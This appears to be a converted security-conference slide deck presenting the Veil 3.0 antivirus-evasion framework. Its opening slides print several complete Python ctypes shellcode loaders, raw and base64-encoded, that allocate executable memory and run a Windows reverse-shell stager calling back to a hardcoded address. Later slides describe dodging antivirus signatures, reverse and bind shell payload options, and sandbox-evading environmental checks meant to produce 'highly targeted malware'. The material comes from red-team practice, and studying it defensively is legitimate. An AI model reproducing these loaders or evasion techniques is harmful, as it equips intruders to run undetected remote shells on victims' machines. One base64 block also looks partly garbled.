    VjdMidBttQlbLnR), ZKWxNIdQAUp.c_int(0), ZKWxNIdQAUp.c_int(0), ZKWxNIdQAUp.pointer(ZKWxNIdQAUp.c_int(0)))  
ZKWxNIdQAUp.windll.kernel32.WaitForSingleObject(ZKWxNIdQAUp.c_int(IaoYNg), ZKWxNIdQAUp.c_int(-1))
```



# Veil 3.0

```
import ctypes as bDlDmsfMyuV
miiJDEKLsxLjbM = b'\xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72
\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52
\x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b\x34\x8b
\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58
\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51
\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x89\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff
\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea
\x0f\xdf\xe0\xff\xd5\x97\x6a\x09\x68\xc0\xa8\xa2\x91\x68\x02\x00\x21\xe3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5
\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68
\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53
\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec\xc3'
wiseZERld = bDlDmsfMyuV.windll.kernel32.VirtualAlloc(bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.c_int(len(miiJDEKLsxLjbM)),
bDlDmsfMyuV.c_int(0x3000),bDlDmsfMyuV.c_int(0x40))
bDlDmsfMyuV.windll.kernel32.RtlMoveMemory(bDlDmsfMyuV.c_int(wiseZERld),miiJDEKLsxLjbM,bDlDmsfMyuV.c_int(len(
miiJDEKLsxLjbM)))
CVXWRcjxL = bDlDmsfMyuV.windll.kernel32.CreateThread(bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.c_int
(wiseZERld),bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.pointer(bDlDmsfMyuV.c_int(0)))
bDlDmsfMyuV.windll.kernel32.WaitForSingleObject(bDlDmsfMyuV.c_int(CVXWRcjxL),bDlDmsfMyuV.c_int(-1))
```



# Veil 2.0

```
import ctypes as rLkdownPpzMBnJr
import base64
IesGKfKnfMFC = "XHhmY1x4ZThceDg2XHgwmFfx4MDBceDAwXHg2MFx40DlceGU1XHgzMVx4ZDJceDY0XHg4Y1x4NTJceDMwXHg4Y1x4NTJceDBjXH
g4Y1x4NTJceDE0XHg4Y1x4NzJceDI4XHgwZl1x4Yj dceDRhXHgyNl1x4MzFceGZmXHgzMVx4YzBceGFjXHgzY1x4NjFceDdjXHgwMl1x4MmNceDIwXHh
jMVx4Y2ZceDBkXHgwMVx4Yz dceGUyXHhmMFx4NTJceDU3XHg4Y1x4NTJceDEwXHg4Y1x4NDJceDNjXHg4Y1x4NGNceDEwXHg30Fx4ZTNceDRhXHgw
MVx4ZDFceDUxXHg4Y1x4NTlceDIwXHgwMVx4ZDNceDhiXHg00Vx4MT hceGUzXHgzY1x4NDlceDhiXHgzNFx40GJceDaxXHhkNl1x4MzFceGZmXHgzM
Vx4YzBceGFjXHhjMVx4Y2ZceDBkXHgwMVx4Yz dceDM4XHh1MFx4NzVceGY0XHgm1x4N2RceGY4XHgzY1x4N2RceDI0XHg3NVx4ZTJceDU4XHg4Y1
x4NThceDI0XHgwMVx4ZDNceDY2XHg4Y1x4MGNceDRiXHg4Y1x4NThceDFjXHgwMVx4ZDNceDhiXHgwNFx40GJceDaxXHhkMFx40DlceDQ0XHgyNFx
4MjRceDviXHg1Y1x4NjFceDU5XHg1YVx4NTFceGZmXHh1MFx4NThceDvmXHg1YVx40GJceDEyXHh1Y1x40DlceDvkXHg20Fx4MzNceDMyXHgwMFx4
MDBceDY4XHg3N1x4NzNceDMyXHg1Zl1x4NTRceDY4XHg0Y1x4NzdceDI2XHgwN1x4ZmZceGQ1XHh10Fx40TBceDaxXHgwMFx4MDBceDI5XHhjNFx4N
TRceDUwXHg20Fx4MjFceDgwXHg2Y1x4MDBceGZmXHhkNVx4NTBceDUwXHg1MFx4NTBceDQwXHg1MFx4NDBceDUwXHg20Fx4ZWFceDBmXHhkZl1x4ZT
BceGZmXHhkNVx40T dceDzhXHgw0Vx4NjhceGMwXHhh0Fx4YTJceDkxXHg20Fx4MDJceDAwXHgyMVx4ZTNceDg5XHh1Nl1x4NmFceDEwXHg1Nl1x4NTd
ceDY4XHg50Vx4YT VceDc0XHg2MVx4ZmZceGQ1XHg4NVx4YzBceDc0XHgwY1x4ZmZceDRlXHgw0Fx4NzVceGVjXHg20Fx4ZjBceGI1XHhhMl1x4NTZc
eGZmXHhkNVx4NmFceDAwXHg2YVx4MDRceDU2XHg1N1x4NjhceDAyXHhk0Vx4YzhceDvmXHhmZl1x4ZDVceDhiXHgzNl1x4NmFceDQwXHg20Fx4MDBce
DEwXHgwMFx4MDBceDU2XHg2YVx4MDBceDY4XHg10Fx4YTRceDUzXHh1NVx4ZmZceGQ1XHg5M1x4NTNceDzhXHgwMFx4NTZceDUzXHg1N1x4NjhceD
AyXHhk0Vx4YzhceDvmXHhmZl1x4ZDVceDaxXHhjM1x4MjFceGM2XHg4NVx4ZjZceDc1XHh1Y1x4Yz M="
CnnDRU = bytearray(IesGKfKnfMFC.decode('base64','strict')).decode("string_escape")
usGGTALShwINu = rLkdownPpzMBnJr.windll.kernel32.VirtualAlloc(rLkdownPpzMBnJr.c_int(0),rLkdownPpzMBnJr.c_int(len(
CnnDRU)),rLkdownPpzMBnJr.c_int(0x3000),rLkdownPpzMBnJr.c_int(0x40))
TaEkBM = (rLkdownPpzMBnJr.c_char * len(CnnDRU)).from_buffer(CnnDRU)
rLkdownPpzMBnJr.windll.kernel32.RtlMoveMemory(rLkdownPpzMBnJr.c_int(usGGTALShwINu),TaEkBM,rLkdownPpzMBnJr.c_int(len(
CnnDRU)))
TuQYnf = rLkdownPpzMBnJr.windll.kernel32.CreateThread(rLkdownPpzMBnJr.c_int(0),rLkdownPpzMBnJr.c_int(0),
rLkdownPpzMBnJr.c_int(usGGTALShwINu),rLkdownPpzMBnJr.c_int(0),rLkdownPpzMBnJr.c_int(0),rLkdownPpzMBnJr.pointer(
rLkdownPpzMBnJr.c_int(0)))
rLkdownPpzMBnJr.windll.kernel32.WaitForSingleObject(rLkdownPpzMBnJr.c_int(TuQYnf),rLkdownPpzMBnJr.c_int(-1))
```



# Veil 3.0

```
import ctypes as AKkkiwvmOTZmuXU
import base64
mMgzKuJ = base64.b64decode("/OiGAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/
McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8i0wQeONKAdFRi1kgAd0LSRjjPEmLNIsB1jH/
McCswc8NAcc44HX0A334030kdeJYi1lgkAdNmiwxLi1gcAd0LBI5B0I1EJCRbw2FZWlH/4FhfWosS64ldaDMYAABod3MyX1RoTHcmB//
VuJABAAApXFRQaCmAawD/1VBQUFBAUEBQa0oP3+D/1ZdqCwjAqKKRaAIAIe0J5moQVldomaVOYf/
VhcBODP90CHXsaPC1o1b/1WoAagRWV2gC2chf/9WLNmpAaAAQAABWagBowKRT5f/vk1NqAFZTV2gC2chf/9UBwynGhfZ17MM=")
COZaAf = AKkkiwvmOTZmuXU.windll.kernel32.VirtualAlloc(AKkkiwvmOTZmuXU.c_int(0), AKkkiwvmOTZmuXU.c_int(len(mMgzKuJ)
), AKkkiwvmOTZmuXU.c_int(0x3000), AKkkiwvmOTZmuXU.c_int(0x40))
AKkkiwvmOTZmuXU.windll.kernel32.RtlMoveMemory(AKkkiwvmOTZmuXU.c_int(COZaAf), mMgzKuJ, AKkkiwvmOTZmuXU.c_int(len(
mMgzKuJ)))
WzFchtFNp = AKkkiwvmOTZmuXU.windll.kernel32.CreateThread(AKkkiwvmOTZmuXU.c_int(0), AKkkiwvmOTZmuXU.c_int(0),
AKkkiwvmOTZmuXU.c_int(COZaAf), AKkkiwvmOTZmuXU.c_int(0), AKkkiwvmOTZmuXU.c_int(0), AKkkiwvmOTZmuXU.pointer(
AKkkiwvmOTZmuXU.c_int(0)))
AKkkiwvmOTZmuXU.windll.kernel32.WaitForSingleObject(AKkkiwvmOTZmuXU.c_int(WzFchtFNp), AKkkiwvmOTZmuXU.c_int(-1))
```



# *Veil 3.0*

```
# Generate the shellcode
```

```
Shellcode = self.shellcode.generate(self.cli_opts)
```

```
Shellcode = Shellcode.encode('latin-1')
```

```
Shellcode = Shellcode.decode('unicode_escape')
```

```
# Base64 Encode Shellcode
```

```
EncodedShellcode = base64.b64encode(bytes(Shellcode, 'latin-1')).decode('ascii')
```



# *Python 3*

- ◇ Why else did I choose Python3?
  - ◇ I discovered some AntiVirus companies are trying to flag Veil Python payloads simply by the environment it was compiled in



**Chris Truncer**

@chrstruncer

 Follow

Oh [@avast\\_antivirus](#), I'm a little disappointed in how you're trying to signature Veil



# *Python 3*

- ◆ How did I determine this?
  - ◆ Generated payload - caught
  - ◆ Removed shellcode - caught
  - ◆ Renamed CTypes - caught
  - ◆ Commented Windows function calls - caught
    - ◆ From 1 to all of them
  - ◆ Deleted EVERYTHING and did a hello world program - ...take a guess...



# Python 3

```
1 print "hello world"  
2 print "go veil"
```

**avast! SCAN RESULTS**

**THREAT DETECTED!**

**Threats**

Select the required action for each result and click "Apply".

File name	Severity	Status	Action	Result
\\vmware-host\Shared Folders\...	High	Threat: Win32:Malware-gen	Fix automatically	

Apply this action for all:

Note: the automatic fix tries to repair the file first. If repair is not possible, it proceeds to move the file to the Chest. If that fails as well, the file is deleted.

**Apply**

**Close**




# *Python 3*

- ◆ Next...
  - ◆ Use the same payload source code
  - ◆ Copied it to Windows VM
  - ◆ “Compiled” the Python code in Windows using Pyinstaller
  - ◆ Scanned the new executable



# *Python 3*





# *Python 3*

- ◆ Updating the version of Python used changes the environmental signature it was “compiled” in
- ◆ Easily bypass this detection method
- ◆ Try to get AV to go the smarter route and actually analyze the executable vs. develop poor signatures



# *Veil 3.0 Menu*

```
=====
Veil | [Version]: 3.0
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    2 tools loaded

Available Commands:

    exit          Exit Veil
    info          Information on a specific tool
    list          List available tools
    update        Update Veil
    use           Use a specific tool

Main menu choice: █
```



```
=====
Veil | [Version]: 3.0
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

```
[*] Available Tools:
```

- 1) Evasion
- 2) Ordnance

```
Main menu choice: █
```



## Veil-Evasion

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

[?] Generate or supply custom shellcode?

- 1 - Ordnance **(default)**
- 2 - MSFVenom
- 3 - custom shellcode string
- 4 - file with shellcode (raw)

[>] Please enter the number of your choice:



# *Shellcode Generation*

- ◆ MSFVenom is still available to generate shellcode
  - ◆ Supports all of the payload built into MSF
  - ◆ Still requires instantiating the “simple” framework object
- ◆ Veil-Ordnance is the default choice
  - ◆ Quickly generate shellcode
  - ◆ In the event msfvenom output changes again, this is a fallback (or use it by default :))



# *Ordnance Payloads*

- ◆ Veil-Ordnance Payloads
  - ◆ reverse\_tcp
  - ◆ reverse\_http
  - ◆ reverse\_https
  - ◆ reverse\_tcp\_dns
  - ◆ reverse\_tcp\_all\_ports
  - ◆ bind\_tcp



# *Ordnance Encoder*

- ◆ Veil-Ordnance does have a single encoder
  - ◆ Thanks to @sixdub
- ◆ This can be used when needing to avoid bad characters
- ◆ I'd love to have more encoders added into Ordnance
  - ◆ Send any my way! :)



# *Veil 3.0*

- ◆ So... what else is new with Veil payloads?



Payload: **python/shellcode\_inject/flat** selected

**Required Options:**

Name	Value	Description
----	-----	-----
COMPILE_TO_EXE	Y	Compile to an executable
DOMAIN	X	Optional: Required internal domain
EXPIRE_PAYLOAD	X	Optional: Payloads expire after "Y" days
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual, Void, or Heap
PROCESSORS	X	Optional: Minimum number of processors
USERNAME	X	Optional: The required user account
USE_PYHERION	N	Use the pyherion encrypter

Available Commands:

back	Go back
exit	Completely exit Veil
generate	Generate the payload
options	Show the shellcode's options
set	Set shellcode option

[python/shellcode\_inject/flat>>] █



# *Environmental Checks*

- ◆ Nearly all payloads now have the ability to set pre-execution environmental checks
- ◆ Set just one, or all of the checks
- ◆ All checks need to pass in order for the payload to execute
  - ◆ All or nothing
- ◆ Each check developed in its respective language



# *Environmental Checks*

- ◆ Current supported environmental checks:
  - ◆ Computer domain
  - ◆ System hostname
  - ◆ Payload expiration
  - ◆ Number of processors
  - ◆ Current username
- ◆ There's room for more checks to be added in
  - ◆ Want to find an easy way to contribute, add a new environmental check!



# *Environmental Checks*

- ◆ These are here to try to combat a few things:
  - ◆ Prevent analysis of the end payload by an automated malware analysis solution
  - ◆ If payload is run in sandbox prior to execution, it will (hopefully) prevent malicious detection
  - ◆ Allow the end user to create highly targeted malware



# *New Languages*

- ◆ While we're at it, let's add two new languages
  - ◆ AutoIt3
  - ◆ Lua
- ◆ Lua - currently generates source code
  - ◆ Can't do native compilation, yet
- ◆ AutoIt3 - Generates code and can be compiled within Linux





## *Future Work*

- ◆ Add in additional environmental checks
- ◆ Always looking for new languages and payloads to support
- ◆ Additional encoders to Ordnance



# *Questions?*

- ◆ Questions?
- ◆ Veil -  
<https://github.com/Veil-Framework/Veil>
- ◆ Get in touch!
  - ◆ @ChrisTruncer
  - ◆ @VeilFramework